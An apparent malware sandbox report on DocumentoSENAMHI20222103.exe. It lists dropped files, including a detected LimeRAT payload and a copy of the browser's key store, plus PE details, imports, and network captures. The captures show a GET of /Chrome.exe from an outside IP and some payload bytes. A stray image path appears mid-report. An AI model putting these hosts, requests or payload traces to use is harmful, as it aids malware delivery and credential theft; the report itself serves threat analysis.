SSDEEP:	384:LZiIuERzA83h09RZxGgEQd/IyihUW3l38yLgncYrPZYHgs:8IuERzA83h09RZxVdN/s38yL+V0
MD5:	B99DAAD25177AB9BA376160A2E47D8AF
SHA1:	17EB84C40474B95EED9F724D3384588D0DF07D73
SHA-256:	D330594D6AD57183F4FE42D59A139C0516629EE27EF0B1012231564660A4187C
SHA-512:	7A7B0CFBC101F9196379CFD0841E9281A372737D2DA369DE231763A0C8E2E55F781E2DA776803679CCFFF009ED41D8FC1A988824BCFB4AD642798B885D9980A
Malicious:	false
Preview:	{"abusive_adblocker_etag":"\"1632267943\"","browser":{"last_redirect_origin":""},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"edge":{"perf_center":{"performance_mode":3,"performance_mode_is_on":false,"performance_mode_main_toggle":false}},"external_config_domain_actions":{"cdm_override":{"applications":[{"applied_policy":"OnlyExposePlayReady","domain":"sling.com"},{"applied_policy":"OnlyExposeWidevine","domain":"tou.tv"},{"applied_policy":"OnlyExposeWidevine","domain":"maxdome.de"},{"applied_policy":"OnlyExposeWidevine","domain":"abc.com"},{"applied_policy":"OnlyExposeWidevine","domain":"tv.apple.com"},{"applied_policy":"OnlyExposeWidevine","domain":"la7.it"},{"applied_policy":"OnlyExposeWidevine","domain":"xfinity.com"},{"applied_policy":"OnlyExposeWidevine","domain":"watchtv.cox.com"},{"applied_policy":"OnlyExposeWidevine","domain":"ignitetv.rogers.com"},{"applied_policy":"OnlyExposeWidevine","domain":"b

C:\Users\user\AppData\Roaming\G.yeqff.tmp

Process:	C:\Users\user\Desktop\DocumentoSENAMHI20222103.exe
File Type:	SQLite 3.x database, last written using SQLite version 3036000
Category:	dropped
Size (bytes):	45056
Entropy (8bit):	0.7853305971874845
Encrypted:	false
SSDEEP:	48:43b/DVIIgyZKLk8s8LKvUf9K4UKTgyJqhtcebVEq8Ma0D0HOlcjlGxdKmtAONu41:Sb+uKLyeym/grcebn8MouOjlGxdKmt3N
MD5:	00C036C61F625BF9D25362B9BE24ADEB
SHA1:	6738C3D037E4A2E9F41B1398BA88E5771532F593
SHA-256:	0C187B091E99E5BB665C59F8F8E027D5658904B32E4196D2EB402F3B1CAD69EF
SHA-512:	711265BC8C1653BF6E862343BF3149A2AB09F4BA7D38E2D8A437001DB6C0F1936F6362571DD577CD7BDBEEC766DF141CB7E0681512C12E25A99CDB717312321
Malicious:	false
Preview:	SQLite format 3.....@ .....S`.....

C:\Users\user\AppData\Roaming\tbvlBlF.tmp

Process:	C:\Users\user\Desktop\DocumentoSENAMHI20222103.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	107327
Entropy (8bit):	6.072662776306198
Encrypted:	false

SSDEEP:	3072:TP4c1bwI28KFb70xHPvRMnjgxOR5bEkkVbWiKaG:D4Ez2z7sRMjgo5SVb/8
MD5:	648A9762131071FD5DEC551A1FBC5DF3
SHA1:	27DC4E5024812CFE8B4542F30082AF439EC3CFC0
SHA-256:	2FAB6FC8E6C8506644E14C81296493AE5A760D9DBF48E59452C328A27FDE1D07
SHA-512:	784F1B5A397B228B30DDE97EDEDEAC4C94985FB66F1608962978B3AB1E3A97668234F0DCFC3C6BB9E58F7A2E92E5A56D33BFAE8C2DA6C03501D803F94F6A955E
Malicious:	false
Preview:	{"autofill":{"states_data_dir":"C:\\Users\\user\\AppData\\Local\\Google\\Chrome\\User Data\\AutofillStates\\2020.11.2.164946"},"browser":{"last_redirect_origin":"","shortcut_migration_version":"92.0.4515.159"},"chrome_cleaner":{"scan_completion_time":"13276779605137578"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}}},"network_time":{"network_time_mapping":{"local":1.642668702858488e+12,"network":1.642668703e+12,"ticks":60687044.0,"uncertainty":1230605.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAAb7qWBj3YRSZSg2yN3JOzDAAAAAAIAAAAAABBmAAAAAQAAIAAAAIi9IkqThTzoDjz/SbzVMN6ojv2e+IWxi1hNPZekZpvHAAAAAA6AAAAAAgAAIAAAAAUAxx69p6cLu26Q2Hr4RmGMSdZydqsFEbXDuU/DQjNBMAAAAIjUciIMZJVdhTeHew42TuNasyfPQ/tWU5NsLVjboe0zHjtdzkC5ew1pmiCHlSxe20AAAADHMdJi6EMHqPhkdh83Av+0ljq5qSldx4HBU10VdDSmk

C:\Users\user\AppData\Roaming\wtqsCpda..exe

Process:	C:\Users\user\Desktop\DocumentoSENAMHI20222103.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	29184
Entropy (8bit):	5.951469681811296
Encrypted:	false
SSDEEP:	384:cB+Sbj6NKom4r+65xAH6kgvqDc0gpEkvDKNrCeJE3WNgP0bVjeNwsN4jhxUQro3C:6pomn65xw6p0gpEK45N62YNw44VxWij
MD5:	3D7801D573CAB12F3093C219EBFE495C
SHA1:	E1AD7BE4BA84E44E4EE4339232B984D29C1328D1
SHA-256:	21B86512DE83574C3AD44210D025E93FB28D205CFBD18825DA0A64A52063B627
SHA-512:	844418BEE9DFC603211E2B7E989879B97523ADC18630F0EA1B8D93377B3D5FD867A19FFD0AF0AC3867D35FC5C8231A1ABBBF11F24F8784AB6349AFD27AC30CC5
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_LimeRAT, Description: Yara detected LimeRAT, Source: C:\Users\user\AppData\Roaming\wtqsCpda..exe, Author: Joe Security • Rule: MALWARE_Win_LimeRAT, Description: LimeRAT payload, Source: C:\Users\user\AppData\Roaming\wtqsCpda..exe, Author: ditekSHen
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 93%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L... .)b.....n.....n.... .....@.. ....@.....O..... ....H.....text...tm... ...n..... ..`.reloc.....p.....@..B..... .....P.....H.....`G...E.....V.....(....*..(....*.s.....s.....s.....s.....*.~....o....*.~....o....*.~....o....*.~....o....*6..(....(....*.. (....*.....(....*..(....*.0.....-.(...+.+....*".....*..(....*r~.....-.(...+.....~....*...0.....(....-W(....o....o....r...p(....o....-7r...p(....-+(....-$(...-.r...p(!...r-..p("...(#...-..ArI..p($...((.. .r...p(%...r...p(&.....('...&((.....%()....(*.....*.....

C:\Users\user\AppData\Roaming\xKvvlF..tmp

Process:	C:\Users\user\Desktop\DocumentoSENAMHI20222103.exe
File Type:	SQLite 3.x database, last written using SQLite version 3035005
Category:	dropped
Size (bytes):	49152
Entropy (8bit):	0.8182303930711242
Encrypted:	false
SSDEEP:	96:+RMKLyeymwxCn8MZyFltK3PlGNxot83n:+RkxGO8PlGNxz
MD5:	A93B35941137916187814E3E7C88C93D
SHA1:	3834E7B2A614BD688831CFC47786729F6CAC0121
SHA-256:	0D1DC0E9F4C9BE281E17D24AC969E0FF3F83881144204171 26A4F502EABC3107
SHA-512:	84A749B77BBED02944C9B25D1B98C638B3DBB906A2A222FF9FB229C7AC0C8A64D123D1CB47A1E9A88FB9E67BAD0928FE1C952152F30311EFC6C8B9330B9441B4
Malicious:	false
Preview:	SQLite format 3.....@ .....O}..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows

Entropy (8bit):	2.7480998924776148
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	DocumentoSENAMHI20222103.exe
File size:	1320960
MD5:	81ba3d2de48272d692c4e6604e6b1db9
SHA1:	921e7008881d5e0e9a788ee310ddef60b343c647
SHA256:	eef5ae48384a5c5dff5d4c7b1a768c4eb1fe5d3df0347c85c9c1b404327dbba9
SHA512:	f53f5aef705bbce8ba6c8d7013425b274ca74b562a832fa9986a7000d14a8bf163869db503e8d6682c4773dea9ddd67fc8ad1a9a78f7a3e98309c9ba540ec89a
SSDEEP:	6144:aNk8vti3OqUP1bq00RiTwSltgxCKYPMXq9NmiQBYGhpX8x4MWy1FYCz8hJ2n3C+e:Ak8l7D4pa7+ocZ
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....V\- ..=C..=C..=C..V@..=C..VF..=C.pEG..=C.pE@..=C.pEF.#=C..VE..=C..VG..=C..VB..=C..=B..=C..DJ..=C..D...=C..=...=C..DA..=C.Rich.=C

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x404718
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x6237B381 [Sun Mar 20 23:06:41 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	5ed77736e49da7d22b203d8d8f918a6b

Entrypoint Preview

Instruction
call 00007F06FCC28733h
jmp 00007F06FCC2809Fh
retn 0000h
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
push 00405570h
push dword ptr fs:[00000000h]
mov eax, dword ptr [esp+10h]

Instruction
mov dword ptr [esp+10h], ebp
lea ebp, dword ptr [esp+10h]
sub esp, eax
push ebx
push esi
push edi
mov eax, dword ptr [00419008h]
xor dword ptr [ebp-04h], eax
xor eax, ebp
push eax
mov dword ptr [ebp-18h], esp
push dword ptr [ebp-08h]
mov eax, dword ptr [ebp-04h]
mov dword ptr [ebp-04h], FFFFFFFEh
mov dword ptr [ebp-08h], eax
lea eax, dword ptr [ebp-10h]
mov dword ptr fs:[00000000h], eax
ret
push ebp
mov ebp, esp
and dword ptr [00542724h], 00000000h
sub esp, 24h
or dword ptr [00419010h], 01h
push 0000000Ah
call dword ptr [0041122Ch]
test eax, eax
je 00007F06FCC283D2h
and dword ptr [ebp-10h], 00000000h
xor eax, eax
push ebx
push esi
push edi
xor ecx, ecx
lea edi, dword ptr [ebp-24h]
push ebx
cpuid
mov esi, ebx
pop ebx
nop
mov dword ptr [edi], eax
mov dword ptr [edi+04h], esi
mov dword ptr [edi+08h], ecx
xor ecx, ecx
mov dword ptr [edi+0Ch], edx
mov eax, dword ptr [ebp-24h]
mov edi, dword ptr [ebp-20h]
mov dword ptr [ebp-0Ch], eax
xor edi, 756E6547h
mov eax, dword ptr [ebp-18h]
xor eax, 49656E69h
mov dword ptr [ebp-04h], eax
mov eax, dword ptr [ebp-1Ch]
xor eax, 6C65746Eh
mov dword ptr [ebp-08h], eax

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x174a0	0x78	.rdata

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x143000	0xd28	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x144000	0x12dc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x16380	0x54	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x162c0	0x40	.rdata
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x11000	0x278	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xf9cd	0xfa00	False	0.605875	data	6.61019563742	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x11000	0x7322	0x7400	False	0.416386045259	data	4.90923942869	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x19000	0x129e78	0x129400	False	0.133941830057	data	2.29312173446	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x143000	0xd28	0xe00	False	0.339006696429	data	3.85073462575	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x144000	0x12dc	0x1400	False	0.7365234375	data	6.39751442919	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
REGISTRY	0x1434d0	0xaa	ASCII text	English	United States
TYPELIB	0x1436a0	0x4d0	data	English	United States
RT_DIALOG	0x143580	0x11a	data	English	United States
RT_STRING	0x143b70	0x32	data	English	United States
RT_VERSION	0x1431f0	0x2dc	data	English	United States
RT_MANIFEST	0x143ba8	0x17d	XML 1.0 document text	English	United States

Imports

DLL	Import
KERNEL32.dll	DecodePointer, DeleteCriticalSection, GetTickCount, AcquireSRWLockExclusive, AssignProcessToJobObject, CompareStringW, ConnectNamedPipe, CreateDirectoryW, CreateEventW, CreateFileMappingW, CreateFileW, CreateIoCompletionPort, CreateJobObjectW, CreateMutexW, CreateNamedPipeW, CreateProcessW, CreateRemoteThread, CreateSemaphoreW, DebugBreak, DeleteFileW, DisconnectNamedPipe, DuplicateHandle, EncodePointer, EnterCriticalSection, EnumSystemLocalesEx, EnumSystemLocalesW, ExitProcess, ExpandEnvironmentStringsW, FileTimeToSystemTime, FindClose, FindFirstFileExW, FindNextFileW, FlushFileBuffers, FlushViewOfFile, FormatMessageA, FreeEnvironmentStringsW, FreeLibrary, GetACP, GetCPInfo, GetCommandLineA, GetCommandLineW, GetComputerNameExW, GetConsoleCP, GetConsoleMode, GetCurrentDirectoryW, GetCurrentProcess, GetCurrentProcessId, GetCurrentThread, GetDateFormatW, GetDriveTypeW, GetEnvironmentStringsW, GetExitCodeProcess, GetFileAttributesW, GetFileInformationByHandle, GetFileInformationByHandleEx, GetFileSizeEx, GetFileType, GetFullPathNameW, GetLocalTime, GetLocaleInfoW, GetLongPathNameW, CreateThread, GetModuleHandleA, GetModuleHandleExW, GetModuleHandleW, GetNativeSystemInfo, GetOEMCP, GetProcAddress, GetProcessHandleCount, GetProcessHeaps, GetProcessId, GetProcessTimes, GetQueuedCompletionStatus, GetStartupInfoW, GetStdHandle, GetStringTypeW, GetSystemDefaultLCID, GetSystemDirectoryW, GetSystemInfo, GetSystemTimeAsFileTime, GetTempPathW, GetThreadContext, GetThreadId, GetThreadLocale, GetThreadPriority, GetTimeFormatW, GetTimeZoneInformation, GetUserDefaultLCID, GetUserDefaultLangID, GetUserDefaultLocaleName, GetModuleFileNameA, SizeofResource, VirtualProtect, SetLastError, VirtualAlloc, LoadLibraryExA, LeaveCriticalSection, FindResourceA, Sleep, IsDBCSLeadByte, LoadResource, WideCharToMultiByte, lstrcmpiA, GetConsoleOutputCP, SetFilePointerEx, SetStdHandle, IsValidCodePage, HeapReAlloc, HeapSize, LCMapStringW, WriteFile, VirtualQuery, LoadLibraryExW, TlsFree, TlsSetValue, TlsGetValue, TlsAlloc, InitializeCriticalSectionAndSpinCount, RaiseException, CloseHandle, GetLastError, MultiByteToWideChar, GetCurrentThreadId, InitializeCriticalSectionEx, GetModuleFileNameW, RtlUnwind, QueryPerformanceCounter, TerminateProcess, SetUnhandledExceptionFilter, UnhandledExceptionFilter, IsProcessorFeaturePresent, InitializeSListHead, GetProcessHeap, HeapFree, IsDebuggerPresent, OutputDebugStringW, HeapAlloc, WriteConsoleW

DLL	Import
USER32.dll	CharNextA, MessageBoxA
ADVAPI32.dll	RegQueryInfoKeyW, RegDeleteKeyA, RegCreateKeyExA, RegSetValueExA, RegOpenKeyExA, RegDeleteValueA, RegEnumKeyExA, RegCloseKey
ole32.dll	CoCreateInstance, CoTaskMemFree, CoTaskMemRealloc, CoTaskMemAlloc
OLEAUT32.dll	VarUI4FromStr

Version Infos


Description	Data
LegalCopyright	Microsoft Corporation. All rights reserved.
InternalName	MultiRead
FileVersion	1, 0, 0, 1
ProductName	MultiRead Module
ProductVersion	1, 0, 0, 1
FileDescription	MultiRead Module
OriginalFilename	MultiRead.EXE
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



Total Packets: 36

- 53 (DNS)
- 2031 undefined

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 21, 2022 14:44:44.784579039 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:44.826292992 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:44.826538086 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:44.866643906 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:44.917386055 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:46.099622011 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:46.191586018 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:46.191657066 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:46.191708088 CET	2031	49761	172.111.242.20	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 21, 2022 14:44:46.192142963 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:46.561424971 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:46.662405014 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.753345966 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:47.825952053 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.827121019 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.827198029 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.827254057 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.827426910 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:47.827491999 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:47.827739954 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.827807903 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.827863932 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.827965975 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:47.832956076 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.833034039 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.833091974 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.833213091 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:47.833271980 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:47.875135899 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.875216961 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.875274897 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.875444889 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:47.875647068 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.875893116 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:47.881580114 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.882987976 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.883243084 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:47.884320974 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.884393930 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.884633064 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:47.884759903 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.884834051 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.884892941 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.885085106 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:47.886195898 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.886456013 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:47.894030094 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.900281906 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.900355101 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.900413036 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.900552988 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:47.900609016 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:47.901709080 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.901771069 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.901819944 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.901866913 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.901983976 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:47.902029991 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:47.921277046 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.931324959 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.931385994 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.931435108 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.931607008 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:47.931653023 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:47.934722900 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.934783936 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.934833050 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.934986115 CET	49761	2031	192.168.11.20	172.111.242.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 21, 2022 14:44:47.935780048 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.935842991 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.935892105 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.935981035 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:47.936036110 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.936048031 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:47.936110973 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.936317921 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:47.936542034 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.937211990 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.937273979 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.937434912 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:47.939285040 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.939347029 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.939395905 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.939516068 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:47.939562082 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:47.940073967 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.940418959 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.940655947 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:47.941996098 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.942058086 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.942344904 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:47.945924044 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.946001053 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.946052074 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.946099997 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.946211100 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:47.946255922 CET	49761	2031	192.168.11.20	172.111.242.20
Mar 21, 2022 14:44:47.946845055 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.952461004 CET	2031	49761	172.111.242.20	192.168.11.20
Mar 21, 2022 14:44:47.952522039 CET	2031	49761	172.111.242.20	192.168.11.20

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 21, 2022 14:45:54.851425886 CET	56136	53	192.168.11.20	1.1.1.1
Mar 21, 2022 14:45:54.860440969 CET	53	56136	1.1.1.1	192.168.11.20

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Mar 21, 2022 14:45:54.851425886 CET	192.168.11.20	1.1.1.1	0x1475	Standard query (0)	pastebin.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Mar 21, 2022 14:45:54.860440969 CET	1.1.1.1	192.168.11.20	0x1475	No error (0)	pastebin.com		104.23.98.190	A (IP address)	IN (0x0001)
Mar 21, 2022 14:45:54.860440969 CET	1.1.1.1	192.168.11.20	0x1475	No error (0)	pastebin.com		104.23.99.190	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- pastebin.com
- 172.111.242.20

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49764	104.23.98.190	443	C:\Users\user\AppData\Local\Temp\chrome.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.11.20	49762	172.111.242.20	80	C:\Users\user\Desktop\DocumentoSENAMHI20222103.exe

Timestamp	kBytes transferred	Direction	Data
Mar 21, 2022 14:44:48.856550932 CET	5746	OUT	GET /Chrome.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 172.111.242.20 Connection: Keep-Alive
Mar 21, 2022 14:44:48.910203934 CET	5747	IN	HTTP/1.1 200 OK Date: Mon, 21 Mar 2022 13:44:48 GMT Server: Apache/2.2.8 (Win32) Last-Modified: Thu, 10 Mar 2022 10:08:40 GMT ETag: "300000003618c-7200-5d9da65f94fe9" Accept-Ranges: bytes Content-Length: 29184 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 02 00 20 ce 29 62 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0b 00 00 6e 00 00 00 02 00 00 00 00 00 00 6e 8d 00 00 00 